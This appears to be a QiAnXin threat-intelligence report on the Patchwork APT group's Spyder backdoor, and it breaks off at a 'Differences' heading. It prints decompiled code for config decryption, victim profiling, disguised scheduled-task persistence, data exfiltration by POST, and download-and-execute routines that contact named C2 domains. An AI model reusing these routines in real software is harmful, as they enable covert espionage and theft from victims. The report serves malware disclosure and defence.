奇安信威胁情报中心


Archived: 2026-04-05 15:59:09 UTC

Background

Patchwork, also known as Patchwork, White Elephant, Hangover, Dropping Elephant, and internally tracked as APT-Q-36 by QiAnXin, is an group widely believed to have a South Asian origin. Its earliest known cyber-attacks can be traced back to November 2009, and it has remained active for over a decade. The group primarily conducts cyber espionage activities targeting countries in the Asian region, focusing on government, military, power, industrial, research and education, diplomatic, and economic groups.

Overview

Recently, during routine sample tracking and analysis, the Threat Intelligence Center at QiAnXin identified a batch of malicious samples linked to Patchwork. Surprisingly, the backdoor used by the attackers was not the typical Trojan previously associated with the Patchwork group. Coincidentally, foreign security researchers also discovered a few of these samples [1] and named the backdoor "Spyder" based on information found in the command-and-control (C2) server login interface. They also noted similarities between the samples and the WarHawk backdoor. The latter was revealed in a report published by Zscaler in October of the previous year [2], and it is considered to be an offensive weapon used by another South Asian APT group, Sidewinder.



Based on the digital signatures used in early Spyder samples and their association with Remcos RAT samples, we are inclined to believe that the Patchwork group is behind these attacks. Furthermore, we discovered another lightweight C#-based backdoor used by the attackers through an IP address.

Detailed Analysis

The captured Spyder samples have the following basic information:

-	-	-	-
MD5	**Creation Time**	**Digital Signature**	**File Name**
eb9068161baa5842b40d5565130526b9	2023-04-09 19:36:29 UTC	Yes	LIST OF SIGNAL ADDRESSES, CALL SIGN 10 Apr 2023.exe

-	-	-	-
87d94635372b874f18acb3af7c340357	2023-04-13 09:20:42 UTC	Yes	PN SHIP OVERSEAS DEPLOYMENT PLAN TO FAR EAST CHINA.exe
1fa3f364bcd02433bc0f4d3113714f16	2023-04-30 17:34:16 UTC	Yes	Rocket Launch System THE UPDT LIST OF MLRS PROB-.exe
1f599f9ab4ce3da3c2b47b76d9f88850	2023-06-07 07:24:01 UTC	No	Read-Me New Naxal VPN Configration Settings.exe
53b3a018d1a4d935ea7dd7431374caf1	2023-06-13 09:22:05 UTC	No	Read-Me New Naxal VPN Configration Settings.exe
1f4b225813616fbb087ae211e9805baf	2023-06-13 09:2 22:05 UTC	Yes	BAF Operations Report CamScannerDocument.exe

The above samples are disguised as Word, Excel, PDF, and other document icons. Based on sample size, creation time, and code similarity, they can be classified into two categories: the original version (April samples) and the new version (June samples) with some code modifications. Considering the sample names, the location of VirusTotal uploads, and configuration information within the samples, the targets of the Spyder backdoor include China, Pakistan, Nepal Police Department, and the Bangladesh Air Force.


Spyder New Version

The June attack samples are almost identical, including the C2 information, with only some differences in the configuration data. The following sample will be analyzed as an example:

-	-
MD5	1f599f9ab4ce3da3c2b47b76d9f88850
File Size	380928 bytes (372.00 KB)
File Type	PE32 EXE

To start, the backdoor retrieves data from the "TRUETYPE" category under the "FONTS" file resource. It uses "ROUND9" as the XOR decryption key to decrypt a series of configuration data.

```
133  v4 = FindResourceW(0, L"TRUETYPE", L"FONTS");
134  v5 = v4;
135  if ( !v4 )
136    return -1;
137  v7 = LoadResource(0, v4);
138  Size = SizeofResource(0, v5);
139  hMem = GlobalAlloc(0x40u, Size + 1);
140  v8 = GlobalAlloc(0x40u, Size + 1);
141  v99 = Size;
142  g_rsc_decode_data = (int)v8;
143  v9 = LockResource(v7);
144  memmove(hMem, v9, v99);                       // 复制Resource中数据
145  v10 = hMem;
146  v11 = 0;
147  qmemcpy(v121, "ROUND9", 6);
148  if ( (int)Size > 0 )                          // 解密Resource数据
149  {
150    do
151    {
152      *(_BYTE *)(v11 + g_rsc_decode_data) = v10[v11] ^ *((_BYTE *)v121 + v11 % 6u);
153      ++v11;
154    }
155    while ( v11 < (int)Size );
156    v10 = hMem;
157  }
158  GlobalFree(v10);
159  UrlComponents.nScheme = INTERNET_SCHEME_DEFAULT;
000026ED _WinMain@16:150 (4032ED) (Synchronized with IDA View-A, Hex View-1)
```



The decrypted data includes the backdoor agent code (the first 4 bytes in the configuration data, with a value of "3"), mutex name, and C2 communication URL.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  对应文本
00000000   03 00 00 00 7A 4C 67 52 32 50 72 76 72 70 32 6C  ....zLgR2Prvrp2l
00000010   35 4E 52 70 35 78 36 6A 77 50 48 4F 00 00 00 00  5NRp5x6jwPHO....
00000020   00 00 00 00 00 00 00 00 00 00 00 00 68 74 74 70  ............http
00000030   3A 2F 2F 70 6C 61 69 6E 62 6F 61 72 64 73 73 69  ://plainboardssi
00000040   78 74 79 2E 63 6F 6D 2F 64 72 69 76 65 2F 62 6F  xty.com/drive/bo
00000050   74 74 6F 6D 2E 70 68 70 00 00 00 00 00 00 00 00  ttom.php........
00000060   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000070   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000080   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000090   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000A0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

In addition to obtaining key strings from the configuration data, the backdoor commonly uses XOR encryption to decrypt required strings.

```
128  v19 = *(_DWORD *)(v11 + 204);
129  if ( (v19 & 1) == 0 )
130  {
131    *(_DWORD *)(v11 + 204) = v19 | 1;
132    *(_BYTE *)(v11 + 416) = 1;
133    *(_OWORD *)(v11 + 0x180) = xmmword_44DD30;  // move data
134    *(_OWORD *)(v11 + 0x190) = xmmword_44DCF0;
135    __tlregdtor(sub_441D60);
136    v67 = -1;
137  }
138  v20 = (const CHAR *)(v11 + 0x180);
139  v48 = v11 + 0x180;
140  if ( *(_BYTE *)(v11 + 416) )
141  {
142    v60 = 0i64;
143    v21 = 0;
144    v22 = 0;
145    do
146    {
147      v20 = (const CHAR *)v48;
148      *(_BYTE *)(v22 + v48) ^= 0x9B77EFA71FA53B3Fui64 >> (8 * (v22 & 7));// xor decrypt data
149      v23 = __PAIR64__(v21, v22) + 1;
150      v21 = (__PAIR64__(v21, v22) + 1) >> 32;
151      v22 = v23;
152    }
153    while ( __PAIR64__(v21, v23) < 0x20 );
154    *(_BYTE *)(v48 + 32) = 0;
155  }
```

After creating a mutex using CreateMutexA, the backdoor begins collecting information related to the infected device. The collected information, as well as the methods used to obtain them, are as follows:

-	-
Information Type	**Method of Retrieval**
Machine GUID	Querying the data from HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid in the registry
Hostname	Calling GetComputerNameExW
Username	Calling GetUserNameW
System Version	Query the data from HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion in the registry, under ProductName.
System Architecture	Call the GetNativeSystemInfo function.
Antivirus Information	Retrieve the data through WMI query in root\SecurityCenter2
Profile	Retrieve from the decrypted configuration data in the resource section
Mail	Retrieve from the decrypted configuration data in the resource section

Encode the above information separately using the Y64 variant of Base64 encoding.

```
; char aAbcdefghijklmn[]
aAbcdefghijklmn db 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789._',0
```

Send a POST request to the URL used for C2 communication ("hxxp://plainboardssixty.com/drive/bottom.php"), and the transmitted information includes the Machine GUID and the email address from the configuration data. If


the response is "1," the backdoor enters a sleep state directly.

```
v13 = CreateMutexA(0, 1, (LPCSTR)(g_rsc_decode_data + 4));// zLgR2Prvrp2l5NRp5x6jwPHO
if ( GetLastError() != 183 )
{
  MwCollectInfo((int)&savedregs);             // collect info
  v14 = lstrlenA(g_encode_machine_guid);
  v15 = lstrlenA(g_encode_email);
  v16 = (CHAR *)GlobalAlloc(0x40u, 2 * (v15 + v14));
  wsprintfA(v16, "hwid=%s&mail=%s", g_encode_machine_guid, g_encode_email);
  memset(String1, 0, sizeof(String1));
  v17 = lstrlenA(v16);
  MwPostRequest(v16, v17, (int)String1, 0x1000u);
  GlobalFree(v16);
  if ( !lstrcmpA(String1, "1") )               // 响应为"1"，则进入休眠死循环
  {
    while ( 1 )
      Sleep(2000u);
  }
```

```
dwNumberOfBytesRead = 0;
v6 = 17;
v9 = InternetOpenW(L"Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0); Base/1.0", 1u, 0, 0, 0);
hInternet = InternetConnectW(v9, lpszServerName, 0x50u, 0, 0, 3u, 0, 0);// server: plainboardssixty.com
hRequest = HttpOpenRequestW(hInternet, L"POST", lpszObjectName, 0, 0, 0, 0, 0);// url: /drive/bottom.php
v7 = lstrlenW(L"Content-Type: application/x-www-form-urlencoded");
if ( !HttpSendRequestW(hRequest, L"Content-Type: application/x-www-form-urlencoded", v7, lpOptional, dwOptionalLength) )
  return 1;
if ( !InternetReadFile(hRequest, (LPVOID)arg_recv_buf, dwNumberOfBytesToRead, &dwNumberOfBytesRead) )
  v6 = 1;
InternetCloseHandle(hRequest);
InternetCloseHandle(hInternet);
InternetCloseHandle(v9);
return v6;
}
```

Copy the current file as the "DllHostcache" file under the directory "C:\Users[user_name]\AppData\Roaming" and create a series of scheduled tasks that run at a specified time on the next day.

```
  v18 = L"Microsoft Corporation. All rights reserved.";
  v105 = sub_4015E0((LPCCH)(g_rsc_decode_data + 0x22C));// DllHostcache
  v19 = L"Microsoft Corporation. All rights reserved.";
  v20 = L"Attribute Utility 10";
  v111 = *(LPCSTR *)g_rsc_decode_data;        // 解密的config最开始4字节为一个整型数
  if ( *(_DWORD *)g_rsc_decode_data == 3 )
    v19 = L"2017 Microsoft Corporation. All rights reserved.";
  if ( *(_DWORD *)g_rsc_decode_data == 3 )
    v20 = (OLECHAR *)L"WMI Provider Host 10";
  sub_401970(v105, v20, (int)&savedregs, (int)v19, (int)L"10:00:00", (int)v19);
  v21 = L"Attribute Utility 11";
  if ( v111 == (LPCSTR)3 )
    v21 = (OLECHAR *)L"WMI Provider Host 11";
  sub_401970(v105, v21, (int)&savedregs, (int)v19, (int)L"11:00:00", (int)v19);
  v22 = L"Attribute Utility 12";
  if ( v111 == (LPCSTR)3 )
    v22 = (OLECHAR *)L"WMI Provider Host 12";
  sub_401970(v105, v22, (int)&savedregs, (int)v19, (int)L"12:00:00", (int)v19);
  v23 = L"Attribute Utility 13";
  if ( v111 == (LPCSTR)3 )
    v18 = L"2017 Microsoft Corporation. All rights reserved";
  if ( v111 == (LPCSTR)3 )
    v23 = (OLECHAR *)L"WMI Provider Host 13";
  sub_401970(v105, v23, (int)&savedregs, (int)v19, (int)L"13:00:00", (int)v18);
  v24 = L"Attribute Utility 14";
  if ( v111 == (LPCSTR)3 )
    v24 = (OLECHAR *)L"WMI Provider Host 14";
  sub_401970(v105, v24, (int)&savedregs, (int)v19, (int)L"14:00:00", (int)v19);
  GlobalFree(v105);
```



Return the collected information before.

```
235   if ( g_is_64_arch )
236     wsprintfA(
237       v32,
238       "hwid=%s&username=%s&compname=%s&osname=%s&arch=1&av=%s&agent=%i&profile=%s&mail=%s",
239       g_encode_machine_guid,
240       g_encode_username,
241       g_encode_cmpname,
242       g_encode_os_version,
243       g_encode_av_info,
244       *(_DWORD *)g_rsc_decode_data,
245       g_encode_profile,
246       g_encode_email);
247   else
248     wsprintfA(
249       v32,
250       "hwid=%s&username=%s&compname=%s&osname=%s&arch=0&av=%s&agent=%i&profile=%s&mail=%s",
251       g_encode_machine_guid,
252       g_encode_username,
253       g_encode_cmpname,
254       g_encode_os_version,
255       g_encode_av_info,
256       *(_DWORD *)g_rsc_decode_data,
257       g_encode_profile,
258       g_encode_email);
259   memset(String1, 0, sizeof(String1));
260   v33 = lstrlenA;
261   v34 = lstrlenA(v32);
262   MwPostRequest(v32, v34, (int)String1, 0x1000u);
```

-	-
Field Name	**Meaning**
hwid	Machine GUID
username	Username
compname	Hostname
osname	System Version
arch	System Architecture
av	Antivirus Information
agent	Backdoor Agent Code in the configuration data (with a value of "3")
profile	Profile Information in the configuration data
mail	Email Address in the configuration data

Then enter a while loop. In each iteration, first download a file from another URL in the configuration data, "hxxp://plainboardssixty.com/drive/chilli.php," and save it in the Startup directory. If the download is successful, run the file.

```
SHGetKnownFolderPath(&stru_4422C0, 0, 0, &var_startup);// FOLDERID_Startup
memset(String1, 0, sizeof(String1));
lstrcpyW(String1, var_startup);
lstrcatW(String1, L"\\weiboo.exe");
v0 = (const CHAR *)(g_rsc_decode_data + 0x3EC);// http://plainboardssixty.com/drive/chilli.php
lpString = (const CHAR *)(g_rsc_decode_data + 0x3EC);
v1 = lstrlenA((LPCSTR)(g_rsc_decode_data + 0x3EC));
v2 = MultiByteToWideChar(0xFDE9u, 0, v0, v1, 0, 0);
v7 = (WCHAR *)GlobalAlloc(0x40u, 2 * v2 + 2);
v3 = lstrlenA(lpString);
MultiByteToWideChar(0xFDE9u, 0, lpString, v3, v7, v2);
if ( !URLDownloadToFileW(0, v7, String1, 0, 0) )
{
  v4 = lstrlenW(String1);
  v5 = (WCHAR *)GlobalAlloc(0x40u, 2 * v4 + 64);
  wsprintfW(v5, L"/k \"%s\"", String1);
  CoInitializeEx(0, 6u);
  ShellExecuteW(0, L"open", L"cmd.exe", v5, 0, 0);
  CoUninitialize();
}
GlobalFree(v7);
return 0;
}
00002490 MwDownloadExec:3 (403090) (Synchronized with IDA View-A, Hex View-1)
```

After that, there are multiple interactions with C2 to download and execute subsequent payloads. The interaction process is as follows.

(1) Retrieve instructions

Send "hwid=%s&deploy=1" to C2 to receive the returned instructions. The backdoor provides three types of instructions: "1," "2," and "3." All three instructions are used to obtain and execute subsequent payloads.

```
wsprintfA(v39, v43, g_encode_machine_guid);// hwid=%s&deploy=1
memset(v129, 0, sizeof(v129));
v45 = lstrlenA(v39);
MwPostRequest(v39, v45, (int)v129, 0x1000u);
GlobalFree(v39);
if ( lstrcmpA(v129, "1") )
{
  if ( lstrcmpA(v129, "2") )
  {
    if ( !lstrcmpA(v129, L"3") )
    {
      v93 = *((_DWORD *)v35 + 105);
      v121[0] = 0xF8652984;
```

(2) Obtain the compressed package name and extraction password containing the subsequent payload

After selecting a specific instruction, send "hwid=%s&deploy=%d&bakmout=1" to C2. The "hwid" field is still the encoded Machine GUID, and the "deploy" field corresponds to the selected instruction number.

The response message is a JSON string that contains the "name" and "pass" fields, which correspond to the compressed package name and extraction password, respectively.

(3) Download and extract the compressed package

Download the compressed package from the URL "hxxp://plainboardssixty.com/drive/[name].zip" using the password stored in the "pass" field. The downloaded compressed package and the extracted files are saved in the "C:\Users[user_name]\AppData\Local" directory. Then, run the extracted file.

```
wsprintfW(v61, L"%hs://%hs%hs/%hs.zip", &g_str_http, g_str_server, g_str_url, *((_DWORD *)v53 + 4));
lstrcpyW(v62, g_folder_LocalAppdata);
lstrcatW(v62, L"\\");
lstrcatW(v62, a2);
v53 = (CHAR *)MwDownloadData(v61, (size_t *)&v52);
v27 = CreateFileW(v62, 0x10000000u, 1u, 0, 2u, 0x80u, 0);
WriteFile(v27, v53, (DWORD)v52, &v57[1], 0);
CloseHandle(v27);
v28 = lstrlenW(v62);
```

(4) Notify C2 of the completion of the operation

Send "hwid=%s&deploy=0" to C2 to indicate that the downloaded payload has been executed. Delete the downloaded compressed package, sleep for 2 seconds, and proceed to the next iteration of the loop.

```
555         wsprintfA(v80, v84, g_encode_machine_guid);// hwid=%s&deploy=0
556         memset(v129, 0, sizeof(v129));
557         v86 = lstrlenA(v80);
558         MwPostRequest(v80, v86, (int)v129, 0x1000u);
559         GlobalFree(v80);
560         DeleteFileW(FileName);
561         GlobalFree(v110);
562       }
563       Sleep(2000u);
564       v33 = lstrlenA;
565     }
566   }
```

The detailed explanations of the backdoor instructions are as follows:

-	-
Instruction	**Description**
"1"	The locally saved name for the downloaded compressed package is "slr.zip." The "1.bin" file in the package is extracted and saved as "slb.dll," and the exported function "CreateInterface" of the DLL is run using rundll32.
"2"	The locally saved name for the downloaded compressed package is "slr_2.zip." The "2.bin" file in the package is extracted and saved as "sihost.exe," and the EXE file is run.
"3"	The locally saved name for the downloaded compressed package is "slr_3.zip." The "3.bin" file in the package is extracted and saved as "secd.exe," and the EXE file is run.
Other	No operation.

Two additional samples in June are almost identical to the previous sample, with the following differences:

(1).The names of the mutex, profile, and email in the configuration data are different.

(2).The saved name for the downloaded file from "hxxp://plainboardssixty.com/drive/chilli.php" at the beginning of the loop is "gameinput.exe."

(3).The file release names for instructions "2" and "3" are "Microsoft.Web.PageInspector.exe" and "DocumentFormat.OpenXml.exe," respectively, and they are saved in the "Microsoft.Web" subdirectory under "AppData\Local."

Spyder Original Version

The original version from April has minimal differences compared to the updated version in June, as outlined below:

(1). The critical strings used in the configuration are XOR decrypted in the initialization function, rather than being decrypted from the resource area as in the updated version.

```
15  v0 = (int *)NtCurrentTeb()->ThreadLocalStoragePointer;
16  v7 = xmmword_44EB30;
17  v8 = 0xCADC2A9F;
18  v1 = *v0;
19  v9 = 0x30BBA2BF;
20  v10 = -23;
21  LODWORD(v2) = *(_DWORD *)(v1 + 348);
22  v3 = v1 + 352;
23  if ( (v2 & 1) == 0 )
24  {
25    *(_DWORD *)(v1 + 348) = v2 | 1;
26    v11 = 0;
27    sub_4041D0(&v7);
28    LODWORD(v2) = __tlregdtor(sub_441FB0);
29  }
30  if ( *(_BYTE *)(v3 + 25) )
31  {
32    v4 = 0;
33    v5 = 0;
34    do
35    {
36      v2 = 0x55D5CD91AFBF43E9ui64 >> (8 * (v5 & 7));
37      *(_BYTE *)(v5 + v3) ^= v2;
38      v4 = (__PAIR64__(v4, v5++) + 1) >> 32;
39    }
40    while ( __PAIR64__(v4, v5) < 0x19 );
41    *(_BYTE *)(v3 + 25) = 0;
42  }
43  g_server = (LPCSTR)v3;                        // cloudplatfromservice.one
44  return v2;
45}
000006B0 sub_4012B0:12 (4012B0) (Synchronized with IDA View-A, Hex View-1)
```

(2). There is no interaction with C2 and no operation to select whether to enter a sleep state before creating scheduled tasks and returning collected information.

```
104 GetModuleFileNameW(0, (LPWSTR)lpExistingFileName, 0x1000u);
105 v5 = CreateMutexW(0, 1, L"Local\\$qH636Ei8jmOvmtm4$");
106 if ( GetLastError() != 183 )
107 {
108   MwCollectInfo((int)&savedregs);
109   sub_401D80((OLECHAR *)L"NVIDIA ShadowPlay Helper 10", (int)&savedregs, v4, (int)L"10:00:00");
110   sub_401D80((OLECHAR *)L"NVIDIA ShadowPlay Helper 11", (int)&savedregs, v4, (int)L"11:00:00");
111   sub_401D80((OLECHAR *)L"NVIDIA ShadowPlay Helper 12", (int)&savedregs, v4, (int)L"12:00:00");
112   sub_401D80((OLECHAR *)L"NVIDIA ShadowPlay Helper 13", (int)&savedregs, v4, (int)L"13:00:00");
113   sub_401D80((OLECHAR *)L"NVIDIA ShadowPlay Helper 14", (int)&savedregs, v4, (int)L"14:00:00");
114   v6 = lstrlenA(g_encode_machine_guid);
115   v7 = lstrlenA(g_encode_email) + v6;
116   v8 = lstrlenA(g_encode_profile) + v7;
117   v9 = lstrlenA(g_encode_av_info) + v8;
```

4月样本

```
181 v13 = CreateMutexA(0, 1, (LPCSTR)(g_rsc_decode_data + 4));// zLgR2Prvrp2l5NRp5x6jwPHO
182 if ( GetLastError() != 183 )
183 {
184   MwCollectInfo((int)&savedregs);             // collect info
185   v14 = lstrlenA(g_encode_machine_guid);
186   v15 = lstrlenA(g_encode_email);
187   v16 = (CHAR *)GlobalAlloc(0x40u, 2 * (v15 + v14));
188   wsprintfA(v16, "hwid=%s&mail=%s", g_encode_machine_guid, g_encode_email);
189   memset(String1, 0, sizeof(String1));
190   v17 = lstrlenA(v16);
191   MwPostRequest(v16, v17, (int)String1, 0x1000u);
192   GlobalFree(v16);
193   if ( !lstrcmpA(String1, "1") )              // 响应为"1"，则进入休眠死循环
194   {
195     while ( 1 )
196       Sleep(2000u);
197   }
198   v18 = L"Microsoft Corporation. All rights reserved.";
199   v105 = sub_4015E0((LPCCH)(g_rsc_decode_data + 0x22C));// DllHostcache
200   v19 = L"Microsoft Corporation. All rights reserved.";
201   v20 = L"Attribute Utility 10";
202   v111 = *(LPCSTR *)g_rsc_decode_data;        // 解密的config最开始4字节为一个整型数
203   if ( *(_DWORD *)g_rsc_decode_data == 3 )
204     v19 = L"2017 Microsoft Corporation. All rights reserved.";
205   if ( *(_DWORD *)g_rsc_decode_data == 3 )
206     v20 = (OLECHAR *)L"WMI Provider Host 10";
207   sub_401970(v105, v20, (int)&savedregs, (int)v19, (int)L"10:00:00", (int)v19);
208   v21 = L"Attribute Utility 11";
209   if ( v111 == (LPCSTR)3 )
210     v21 = (OLECHAR *)L"WMI Provider Host 11";
211   sub_401970(v105, v21, (int)&savedregs, (int)v19, (int)L"11:00:00", (int)v19);
```

6月样本

(3).The loop for communication with C2 does not involve downloading and executing payloads from an additional URL.

(4). Although both versions have a consistent format for returning information, the profile in the original version is just a code, and the mail field does not contain an email name, unlike the updated version where they have clear references.

The configuration data for the April sample is as follows:

-	**-**
MD5	eb9068161baa5842b40d5565130526b9
C2	(Communication) hxxp://gclouddrives.com/spyder/smile.php (Download URL) hxxp://gclouddrives.com/spyder/[name].zip
profile	TS-001
mail	N
-	**-**
MD5	87d94635372b874f18acb3af7c340357
C2	(Communication) hxxp://alibababackupcloud.com/spyder/smile.php (Download URL) hxxp://alibababackupcloud.com/spyder/[name].zip
profile	TS-002
mail	N
-	**-**
MD5	1fa3f364bcd02433bc0f4d3113714f16
C2	(Communication) hxxp://cloudplatfromservice.one/cpidr/balloon.php (Download URL) hxxp://cloudplatfromservice.one/cpidr/[name].zip
profile	TS-004
mail	N

It is worth noting that the C2 path in the early samples also contains the string "spyder," and the profiles in the samples follow the "TS-" format. The missing codes in between suggest that the April attack likely had other victims as well.

Comparison With WarHawk

The Spyder backdoor shares some similarities with the WarHawk backdoor disclosed by Zscaler [2], but there are significant differences in the operations corresponding to the backdoor instructions.

1. Similarities

(1) Both backdoors utilize similar functions to send POST requests to C2, and they use the same User Agent.

```
v3 = 0;
dwNumberOfBytesRead = 0;
hInternet = InternetOpenW(
              L"Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0); Base/1.0",
              1u,
              0,
              0,
              0);
hConnect = InternetConnectW(hInternet, szServerName, 0x50u, 0, 0, 3u, 0, 0);
memset(szObjectName, 0, sizeof(szObjectName));
wsprintfW(szObjectName, L"%sglass.php", aWh);
hRequest = HttpOpenRequestW(hConnect, L"POST", szObjectName, 0, 0, 0, 0x84000000, 0);
v6 = lstrlenW(L"Content-Type: application/json");
if ( !HttpSendRequestW(hRequest, L"Content-Type: application/json", v6, a2, a1) )
  return 1;
if ( !InternetReadFile(hRequest, a3, 0x2800u, &dwNumberOfBytesRead) )
  v3 = 1;
InternetCloseHandle(hRequest);
InternetCloseHandle(hConnect);
InternetCloseHandle(hInternet);
return v3;
```

WarHawk后门

```
int __usercall MwPostRequest@<eax>(LPVOID lpOptional@<ecx>, DWORD dwOptionalLength@<edx>, int arg_recv_buf, DWORD dwNumberO
{
 int v6; // ebx
 int v7; // eax
 void *v9; // [esp+Ch] [ebp-18h]
 void *hInternet; // [esp+10h] [ebp-14h]
 void *hRequest; // [esp+18h] [ebp-Ch]
 DWORD dwNumberOfBytesRead; // [esp+1Ch] [ebp-8h] BYREF

 dwNumberOfBytesRead = 0;
 v6 = 17;
 v9 = InternetOpenW(L"Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0); Base/1.0", 1u, 0, 0, 0);
 hInternet = InternetConnectW(v9, lpszServerName, 0x50u, 0, 0, 3u, 0, 0);// server: plainboardssixty.com
 hRequest = HttpOpenRequestW(hInternet, L"POST", lpszObjectName, 0, 0, 0, 0, 0);// url: /drive/bottom.php
 v7 = lstrlenW(L"Content-Type: application/x-www-form-urlencoded");
 if ( !HttpSendRequestW(hRequest, L"Content-Type: application/x-www-form-urlencoded", v7, lpOptional, dwOptionalLength) )
   return 1;
 if ( !InternetReadFile(hRequest, (LPVOID)arg_recv_buf, dwNumberOfBytesToRead, &dwNumberOfBytesRead) )
   v6 = 1;
 InternetCloseHandle(hRequest);
 InternetCloseHandle(hInternet);
 InternetCloseHandle(v9);
 return v6;
}
```

Spyder后门

(2) The collected device information is similar, and both backdoors use the hwid (Machine GUID) as the victim identifier in C2 communication.

```
  wsprintfA(
    v62,
    "{ \"_hwid\": \"%s\", \"_computer\": \"%s\", \"_username\": \"%s\", \"_os\": \"%s\" }",
    g_HW_PROFILE_INFO.szHwProfileGuid,
    g_cmpname,
    g_username,
    g_os_version);
  memset(String1, 0, sizeof(String1));
```

WarHawk后门

```
  if ( g_is_64_arch )
    wsprintfA(
      v32,
      "hwid=%s&username=%s&compname=%s&osname=%s&arch=1&av=%s&agent=%i&profile=%s&mail=%s",
      g_encode_machine_guid,
      g_encode_username,
      g_encode_cmpname,
      g_encode_os_version,
      g_encode_av_info,
      *(_DWORD *)g_rsc_decode_data,
      g_encode_profile,
      g_encode_email);
  else
    wsprintfA(
      v32,
      "hwid=%s&username=%s&compname=%s&osname=%s&arch=0&av=%s&agent=%i&profile=%s&mail=%s",
      g_encode_machine_guid,
      g_encode_username,
      g_encode_cmpname,
      g_encode_os_version,
      g_encode_av_info,
      *(_DWORD *)g_rsc_decode_data,
      g_encode_profile,
      g_encode_email);
  memset(String1, 0, sizeof(String1));
```

Spyder后门

(3) The C2 instructions for both backdoors use numeric characters to differentiate different operations, and the issued C2 instructions are in JSON format.

2. Differences

